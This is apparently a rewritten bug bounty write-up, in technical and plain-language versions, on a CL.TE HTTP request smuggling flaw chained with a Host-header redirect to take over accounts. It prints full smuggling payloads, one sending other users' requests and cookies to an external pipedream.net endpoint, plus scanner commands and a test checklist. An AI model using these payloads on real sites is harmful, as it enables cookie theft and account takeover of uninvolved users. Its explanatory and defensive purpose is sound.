I owe your Request | HTTP Request Smuggling leads to Full Accounts takeover
The front-end server used the Content-Length header while the back-end server used Transfer-Encoding, allowing HTTP request smuggling. By smuggling a request with a modified Host header, the attacker caused other users' responses, including their cookies, to be sent to an external endpoint, enabling full account takeover.
 Published on itsfading.github.io
Peace be upon you all, this is actually my first writeup which is going to be about a very interesting vulnerability, HTTP Request Smuggling, which I found in a private program, which I was able to escalate it to full account takeover. I am going to share with you how to search for this vulnerability on a large scale…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up covers an HTTP request smuggling vulnerability found in a private bug bounty program, which the author refers to as readcted.com. The affected asset is a web application whose front-end and back-end servers disagree about how to determine the length of an HTTP request body. The author escalated the smuggling primitive into a full account takeover by chaining it with an open redirect.
The author notes that this was his first write-up, and that the same technique was found in two different private programs.

The author frames the work as going back to the classic version of request smuggling after watching James Kettle's DEFCON research on HTTP/2 request smuggling, which he says he could not follow. He decided to test the older, sometimes considered "rare", attack first.
Setup
The report does not describe any accounts, roles or specific software versions. The tools used are:
- Burp Suite (Community or Pro) with the HTTP Request Smuggling extension, used both for scanning and for the
smuggle attack CL.TEfeature. - Turbo Intruder, used to send concurrent requests so that the smuggled request can be received before it reaches a real user.
- smuggler.py, a command-line tool that replicates almost the same process as the Burp extension.
- request bin, used as an attacker-controlled endpoint to receive poisoned responses.
The author stresses that testing must be done with caution because request smuggling is very harmful, and that scanner results are not proof: both tools produce false positives, so every finding has to be validated manually.
Finding it
The methodology is deliberately broad. The author collected subdomains, fed all of them to Burp, crawled the websites, and then ran the Burp extension scanner across all the subdomains. After some time the scanner flagged an issue on the target tab.

The finding is a CL.TE desynchronisation: the front-end server uses the Content-Length header, while the back-end server uses the Transfer-Encoding header. The author calls this information essential for exploitation, because the whole attack depends on which server trusts which header.
Exploitation
Step 1: validating the finding
To check whether the scanner result was real or a false positive, the author sent the following request:
POST / HTTP/1.1
Host: subdoamin.readcted.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 7
Transfer-Encoding: chunked
Transfer-encoding: identity

1
A
0
The request declares Content-Length: 7 and also sends Transfer-Encoding: chunked followed by Transfer-encoding: identity. The body is a single chunk of one byte (A) terminated by a zero-length chunk. The result was a connection timeout, which the author takes as confirmation that the back-end server processes the Transfer-Encoding header: the front-end forwards a body length based on Content-Length, while the back-end waits for chunked data that never arrives in the form it expects.
Step 2: smuggling a request to /video
With the desync confirmed, the author used Turbo Intruder to send concurrent requests, so that the smuggled request can be captured before it reaches a legitimate user. The request sent was:
POST / HTTP/1.1
Host: redacted.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Transfer-Encoding: chunked
Transfer-encoding: identity

0

GET /video HTTP/1.1
Foo: x
Here the body begins with a zero-length chunk (0), which ends the chunked body for the back-end. Everything after it, the GET /video HTTP/1.1 request with a Foo: x header, is left in the connection buffer and is treated by the back-end as the start of the next request. The front-end, using Content-Length: 32, considers the whole block part of the first request body.
The smuggled request targets /video, which the author says disrupts the user experience by smuggling a not-found web page. The attack is then launched from the extension by choosing smuggle attack CL.TE in the extension tab and clicking attack.

This confirmed the vulnerability and showed that a user browsing the site could be redirected to a not-found page. The author is explicit that this alone is only a disruption, and that escalating it requires another, harmless vulnerability such as self XSS or an open redirect. A search for self XSS was unsuccessful, so the next step was an open redirect.
Step 3: finding an open redirect
The site already had a local redirection: when a page is not found, it redirects within the site.
A local redirect is not enough, because the goal is to send the user's traffic, including their cookie, to an attacker-controlled server. The author then changed the Host header to something else.
The author notes that almost no company would accept this on its own, but combined with request smuggling it becomes powerful.
Step 4: escalating to full account takeover
The final payload smuggles a request whose Host header points at a request bin endpoint, poisoning the response queue so that other users' responses are delivered to the attacker. The payload is:
POST / HTTP/1.1
Host: redacted.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 91
Transfer-Encoding: chunked
Transfer-encoding: identity

0

GET /video HTTP/1.1
Host: enfliy4kmrr8i.x.pipedream.net
Foo: x
The structure is the same as the validation payload: a zero-length chunk closes the body for the back-end, and the following GET /video request, this time with Host: enfliy4kmrr8i.x.pipedream.net, is prepended to the next request on the connection. The smuggled request carries the attacker's host, and the author's endpoint then received other users' requests containing cookies. The request is passed to Turbo Intruder to start the attack.
After the attack ran, the author returned to the endpoint to check the result.
The endpoint was flooded with requests from other users, each containing cookies. With those cookies the author could take over any account browsing the website.
Root cause
The root cause is a disagreement between the front-end and back-end servers over how to determine the end of a request body. The front-end uses Content-Length, the back-end uses Transfer-Encoding. When a request carries both headers, the front-end forwards a body of the declared length, while the back-end parses the body as chunked and stops at the zero-length chunk, leaving the remainder of the body in the connection buffer as the start of the next request. The duplicate Transfer-encoding: identity header in the payloads is part of the request as sent; the report does not explain its role beyond that.
The second component is the open redirect, which turns the smuggled request into a way to move a victim's request, and therefore their cookie, to an attacker-controlled host.
Impact
On its own, the smuggling primitive let the author disrupt the user experience by making users land on a not-found page. Chained with the open redirect, it allowed the author to receive other users' requests, including their cookies, at an endpoint he controlled, and from there to take over any account browsing the website. The author hedges that this depends on the presence of a second, otherwise harmless vulnerability such as an open redirect, and that the open redirect alone would almost certainly not be accepted as a finding.
The report was closed as a duplicate. The author later found the same technique on another website and received a 4-digit bounty.
Fix
It only says that the program was working on a fix at the time of writing. In general terms, the fix for this class of issue is to make every server in the chain parse request boundaries identically, for example by rejecting requests that carry both Content-Length and Transfer-Encoding, or by normalising the request at the front-end before forwarding it.
Variants to test
- Send a request with both
Content-LengthandTransfer-Encoding: chunkedand a body containing a zero-length chunk followed by a second request. A positive result is a timeout, an unexpected response, or the second request being processed as a separate request. - Try the same with
Transfer-encoding: identityadded afterTransfer-Encoding: chunked, as in the payloads above. A positive result is the same desynchronisation behaviour. - Use Turbo Intruder to send the smuggled request concurrently and check whether the smuggled request reaches the back-end before a legitimate user's request. A positive result is the smuggled request appearing in the response queue.
- Change the
Hostheader in the smuggled request to an attacker-controlled endpoint and check whether victim requests, including cookies, arrive there. A positive result is requests from other users appearing at the endpoint. - Look for a local redirect that can be turned into an external one by changing the
Hostheader. A positive result is a redirect to the attacker-supplied host. - Run the Burp HTTP Request Smuggling extension or
smuggler.pyacross a list of subdomains, then validate every hit manually, since both tools produce false positives.
What happened, in plain words
A security researcher found a bug in a website that let him make the website's own servers disagree with each other about where one message ends and the next begins. That disagreement let him slip an extra, hidden request into the stream of traffic that other visitors were sending. He then combined that hidden request with a second, smaller bug (a redirect that could be pointed at any address) so that other visitors' browsers would send their login cookies to a server he controlled. With those cookies he could log in as those visitors. He reported it, the report was closed as a duplicate, and he later found the same technique on another site and received a 4-digit bounty.
This article walks through the same story from the beginning, explaining each idea as it appears. You only need to know how to use a browser and a computer to follow it.
Introduction
The author says this is his first write-up. He frames it around a talk by the researcher James Kettle at DEFCON about a newer form of HTTP request smuggling that targets HTTP/2. He watched the talk and could not follow it, so he went back and studied the older, classic version of the attack instead. He describes that older version as something some people consider a "rare attack", and he decided to test it before moving on to the newer one. He ended up finding it in two different private programs.
A private program is a bug bounty arrangement where a company invites a limited set of researchers to test its systems, and the details are not public. A bug bounty is a scheme where a company pays people for reporting security problems responsibly instead of exploiting them.
About HTTP Request Smuggling
HTTP is the language browsers and web servers use to talk to each other. Every time you load a page, your browser sends an HTTP request ("please give me this page") and the server sends back an HTTP response ("here it is").
HTTP request smuggling is an attack where someone interferes with how a sequence of HTTP requests is processed. The author explains it as an attacker interfering with the processing of a sequence of HTTP requests that a web application receives from one or more users. Such bugs are often critical: they can let an attacker bypass security measures, gain unauthorised access to sensitive data, and directly compromise the information of other users of the application.
A useful everyday comparison: imagine a post office where two clerks read the same parcel label. One clerk measures the parcel by its declared weight, the other by counting the items inside. If the two disagree, one clerk may hand over a parcel that still contains an extra letter addressed to someone else. The next customer in the queue then receives that extra letter by mistake. That is roughly what happens between two servers in a smuggling attack.
The author does not explain the vulnerability further here, because PortSwigger has a well-known set of practical labs on the topic:
https://portswigger.net/web-security/request-smuggling
Methodology
Once you understand the vulnerability, you can start looking for it in bug bounty programs. The author lists two methods, and warns that you must test with caution because request smuggling is very harmful.
- Use the HTTP Request Smuggling Burp extension, with either Burp Community or Burp Pro. You can widen your scope by adding more subdomains and URLs, selecting them all, and then, from the extension tab, clicking smuggle probe.
- Use the smuggler.py tool, a command-line tool that replicates almost the same process as the Burp extension.
# Single Host:
python3 smuggler.py -u <URL>

# List of hosts:
cat list_of_hosts.txt | python3 smuggler.py
Line by line:
# Single Host:is a comment, ignored by the computer. It marks the first example.python3 smuggler.py -u <URL>runs the tool with Python 3.-utells it to test a single address, and<URL>is a placeholder where you would put the real address.# List of hosts:is another comment, marking the second example.cat list_of_hosts.txt | python3 smuggler.pyreads a file calledlist_of_hosts.txt(which would contain one address per line) and pipes its contents into the tool, so the tool tests every address in the list.
A subdomain is a smaller address under a main domain, like shop.example.com under example.com. Companies often have many of them, and each one may be a separate application with its own bugs. Burp Suite is a popular tool for inspecting and modifying web traffic; an extension is an add-on that gives it extra abilities. A command-line tool is a program you run by typing commands in a terminal instead of clicking buttons.
The author adds a note: these scanners will not guarantee that a vulnerability exists. There are false positives, meaning the tool reports a problem that is not really there. You need to validate every finding from any of these tools by hand.
The Finding
Because the program is private, the author refers to the target as readcted.com. He started by collecting some subdomains, fed all of them to Burp, and started to crawl the website. Then he ran the Burp extension scanner across all the subdomains. After some time, the scanner flagged an issue on his target tab.
Crawling means automatically visiting pages and following links, the way a browser would, so the tool learns the site's structure. The scanner then probes each place it found.
The finding is a CL.TE desynchronisation. Here the front-end server uses the Content-Length header, and the back-end server uses the Transfer-Encoding header. The author says this information is very important for being able to exploit the vulnerability.
Two ideas need unpacking here.
A header is a line in an HTTP request or response that carries extra information, like a label on a parcel. Content-Length is a header that says how many bytes long the body of the request is. Transfer-Encoding: chunked is a header that says the body is sent in pieces ("chunks"), each piece prefixed by its size, and the body ends with a zero-length chunk.
A front-end server is the one that first receives traffic from the internet, often a load balancer or reverse proxy. A back-end server is the one behind it that actually runs the application. When both are present, the front-end forwards requests to the back-end. If the two disagree about where a request body ends, the leftover bytes can be read as the start of the next request. That is the smuggling primitive.
CL.TE is shorthand for "front-end uses Content-Length, back-end uses Transfer-Encoding". The reverse, TE.CL, also exists, but this report is about CL.TE.
Validating
The author now wanted to check whether the vulnerability really exists or whether the scanner had produced a false positive. He sent the following request:
POST / HTTP/1.1
Host: subdoamin.readcted.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 7
Transfer-Encoding: chunked
Transfer-encoding: identity

1
A
0
Line by line:
POST / HTTP/1.1starts a request.POSTis a method used to send data;/is the path being requested;HTTP/1.1is the protocol version.Host: subdoamin.readcted.comnames the site being contacted. (The spellingsubdoaminis as it appears in the report.)Upgrade-Insecure-Requests: 1is a header browsers send to say they would prefer a secure (HTTPS) version of the page if available.Content-Type: application/x-www-form-urlencodedsays the body is form data, the same format a browser uses when you submit a form.Content-Length: 7tells the front-end the body is seven bytes long.Transfer-Encoding: chunkedtells the back-end the body is sent in chunks.Transfer-encoding: identityis a second, differently-cased transfer-encoding header. The report does not explain its role beyond including it in the request as sent.- The blank line separates headers from the body.
1is the size of the next chunk, in bytes.Ais that one-byte chunk.0is the zero-length chunk that marks the end of the body.
The result was a connection timeout, which the author takes as confirmation that the back-end server processes the Transfer-Encoding header. In plain terms: the front-end forwards a body of the declared length, while the back-end waits for chunked data in a form it never receives, so the connection hangs. A timeout is what happens when one side waits for something that never arrives and eventually gives up.
Exploiting
To exploit the vulnerability, the author says you have to use Turbo Intruder, so you can send concurrent requests and receive the smuggled one before it reaches a real user. He then sent the following request:
POST / HTTP/1.1
Host: redacted.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Transfer-Encoding: chunked
Transfer-encoding: identity

0

GET /video HTTP/1.1
Foo: x
Line by line:
- The first four lines are the same kind of request as before, now to
redacted.com. Content-Length: 32tells the front-end the body is thirty-two bytes long.Transfer-Encoding: chunkedandTransfer-encoding: identityare the same two headers as before.0is a zero-length chunk, which ends the chunked body as far as the back-end is concerned.- The blank line after it is part of the leftover bytes.
GET /video HTTP/1.1is a second, complete request hidden inside the first one's body.GETis the method browsers use to fetch a page.Foo: xis a made-up header. It is there to give the hidden request a header line; the report does not say more about it.
What happens: the back-end sees the zero-length chunk and considers the first request finished. Everything after it, the GET /video request, is left in the connection buffer and is treated by the back-end as the start of the next request. The front-end, using Content-Length: 32, considers the whole block part of the first request body. So the two servers disagree, and the hidden request is smuggled through.
Turbo Intruder is a Burp extension for sending many requests at high speed, which matters here because the smuggled request has to be in the right place at the right moment. A connection buffer is the temporary storage where data waiting to be read sits.
The smuggled request targets /video, which the author says disrupts the user experience by smuggling a not-found web page. The attack is then launched from the extension by choosing smuggle attack CL.TE in the extension tab and clicking attack.
This confirmed the vulnerability and showed that a user browsing the site could be redirected to a not-found page. The author is clear that this alone is only a disruption. To escalate it, he needs another, harmless vulnerability such as self XSS or an open redirect.
Self XSS is a cross-site scripting bug that only affects the person who triggers it, usually by pasting something into their own browser. Cross-site scripting (XSS) is when an attacker gets their own code to run in someone else's browser. Open redirect is a feature that sends a visitor to another address, where that address can be chosen by whoever crafts the link. On its own an open redirect is usually considered low impact, which is why the author calls it harmless.
A search for self XSS was unsuccessful, so the next step was an open redirect.
Harmless Open Redirect
What the author needs is an open redirect that can send a user's traffic, along with their own cookie, to his server. A cookie is a small piece of data a website stores in your browser so it can recognise you on later requests. For a logged-in user, the cookie is effectively the key to their account: whoever holds it can act as that user.
The site already had a local redirection: when a page is not found, it redirects within the site.
A local redirect stays on the same website. That is not enough, because the goal is to send the user's traffic, including their cookie, to a server the attacker controls. The author then changed the Host header to something else.
The author notes that almost no company would accept this on its own, but combined with request smuggling it becomes powerful.
Escalating to Full Account takeover
The author now crafts the request that will be smuggled, so that it sends his malicious request onward. He uses request bin to poison the response queue and receive users' responses at his own endpoint. The payload looks like this:
POST / HTTP/1.1
Host: redacted.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 91
Transfer-Encoding: chunked
Transfer-encoding: identity

0

GET /video HTTP/1.1
Host: enfliy4kmrr8i.x.pipedream.net
Foo: x
Line by line:
- The first four lines are the same as before, now with
Content-Length: 91because the body is longer. Transfer-Encoding: chunkedandTransfer-encoding: identityare the same two headers.0ends the chunked body for the back-end.GET /video HTTP/1.1is the hidden request.Host: enfliy4kmrr8i.x.pipedream.netis the key change: the hidden request now names the attacker's endpoint as the host.pipedream.netis the service behind request bin, and the random-looking part is the author's own endpoint address.Foo: xis the same made-up header as before.
Request bin is a service that gives you a URL and records every request sent to it, so you can see what arrives. An endpoint is simply an address that receives requests. The response queue is the line of responses waiting to be sent back to users; poisoning it means putting something into that line that does not belong there.
The structure is the same as the validation payload: a zero-length chunk closes the body for the back-end, and the following GET /video request, this time with the attacker's host, is prepended to the next request on the connection. The smuggled request carries the attacker's host, and the author's endpoint then received other users' requests containing cookies. The request is then passed to Turbo Intruder to start the attack.
After the attack ran, the author went back to his endpoint to see what had happened.
The endpoint was flooded with requests from other users, each containing cookies. With those cookies the author could take over any account browsing the website.
Root cause
The root cause is a disagreement between the front-end and back-end servers over how to determine the end of a request body. The front-end uses Content-Length, the back-end uses Transfer-Encoding. When a request carries both headers, the front-end forwards a body of the declared length, while the back-end parses the body as chunked and stops at the zero-length chunk, leaving the remainder of the body in the connection buffer as the start of the next request.
The second component is the open redirect, which turns the smuggled request into a way to move a victim's request, and therefore their cookie, to an attacker-controlled host.
Impact
On its own, the smuggling primitive let the author disrupt the user experience by making users land on a not-found page. Chained with the open redirect, it allowed him to receive other users' requests, including their cookies, at an endpoint he controlled, and from there to take over any account browsing the website. The author hedges that this depends on the presence of a second, otherwise harmless vulnerability such as an open redirect, and that the open redirect alone would almost certainly not be accepted as a finding.
The report was closed as a duplicate. The author later found the same technique on another website and received a 4-digit bounty.
Fix
It only says that the program was working on a fix at the time of writing. In general terms, the fix for this class of issue is to make every server in the chain parse request boundaries identically, for example by rejecting requests that carry both Content-Length and Transfer-Encoding, or by normalising the request at the front-end before forwarding it.
Variants to test
- Send a request with both
Content-LengthandTransfer-Encoding: chunkedand a body containing a zero-length chunk followed by a second request. A positive result is a timeout, an unexpected response, or the second request being processed as a separate request. - Try the same with
Transfer-encoding: identityadded afterTransfer-Encoding: chunked, as in the payloads above. A positive result is the same desynchronisation behaviour. - Use Turbo Intruder to send the smuggled request concurrently and check whether the smuggled request reaches the back-end before a legitimate user's request. A positive result is the smuggled request appearing in the response queue.
- Change the
Hostheader in the smuggled request to an attacker-controlled endpoint and check whether victim requests, including cookies, arrive there. A positive result is requests from other users appearing at the endpoint. - Look for a local redirect that can be turned into an external one by changing the
Hostheader. A positive result is a redirect to the attacker-supplied host. - Run the Burp HTTP Request Smuggling extension or
smuggler.pyacross a list of subdomains, then validate every hit manually, since both tools produce false positives.
Glossary
- API: a defined way for one piece of software to talk to another, like a menu of requests a service accepts.
- Back-end server: the server behind the front-end that actually runs the application.
- Bug bounty: a scheme where a company pays people for reporting security problems responsibly.
- Burp Suite: a tool for inspecting and modifying web traffic, with a Community and a Pro edition.
- CL.TE: a request smuggling setup where the front-end uses
Content-Lengthand the back-end usesTransfer-Encoding. - Chunked encoding: a way of sending a body in pieces, each prefixed by its size, ending with a zero-length chunk.
- Command-line tool: a program you run by typing commands in a terminal.
- Connection buffer: temporary storage where data waiting to be read sits.
- Content-Length: a header stating how many bytes long the body is.
- Cookie: a small piece of data a site stores in your browser to recognise you later; for a logged-in user it acts as the key to the account.
- Crawling: automatically visiting pages and following links to learn a site's structure.
- Cross-site scripting (XSS): when an attacker gets their own code to run in someone else's browser.
- Desynchronisation: a state where two servers disagree about where one request ends and the next begins.
- Endpoint: an address that receives requests.
- Extension: an add-on that gives a tool extra abilities.
- False positive: a scanner reporting a problem that is not really there.
- Front-end server: the server that first receives traffic from the internet, often a load balancer or reverse proxy.
- Header: a line in an HTTP request or response carrying extra information.
- HTTP: the language browsers and web servers use to talk to each other.
- HTTP request smuggling: an attack that interferes with how a sequence of HTTP requests is processed, often by making two servers disagree about request boundaries.
- Local redirect: a redirect that stays on the same website.
- Open redirect: a feature that sends a visitor to another address chosen by whoever crafts the link.
- Private program: a bug bounty arrangement where a company invites a limited set of researchers to test its systems.
- Request: a message a browser sends to a server asking for something.
- Request bin: a service that gives you a URL and records every request sent to it.
- Response: the message a server sends back.
- Response queue: the line of responses waiting to be sent back to users.
- Self XSS: a cross-site scripting bug that only affects the person who triggers it.
- Subdomain: a smaller address under a main domain, like
shop.example.comunderexample.com. - Timeout: what happens when one side waits for something that never arrives and eventually gives up.
- Transfer-Encoding: a header saying how the body is encoded, for example in chunks.
- Turbo Intruder: a Burp extension for sending many requests at high speed.
- XSS: see cross-site scripting.




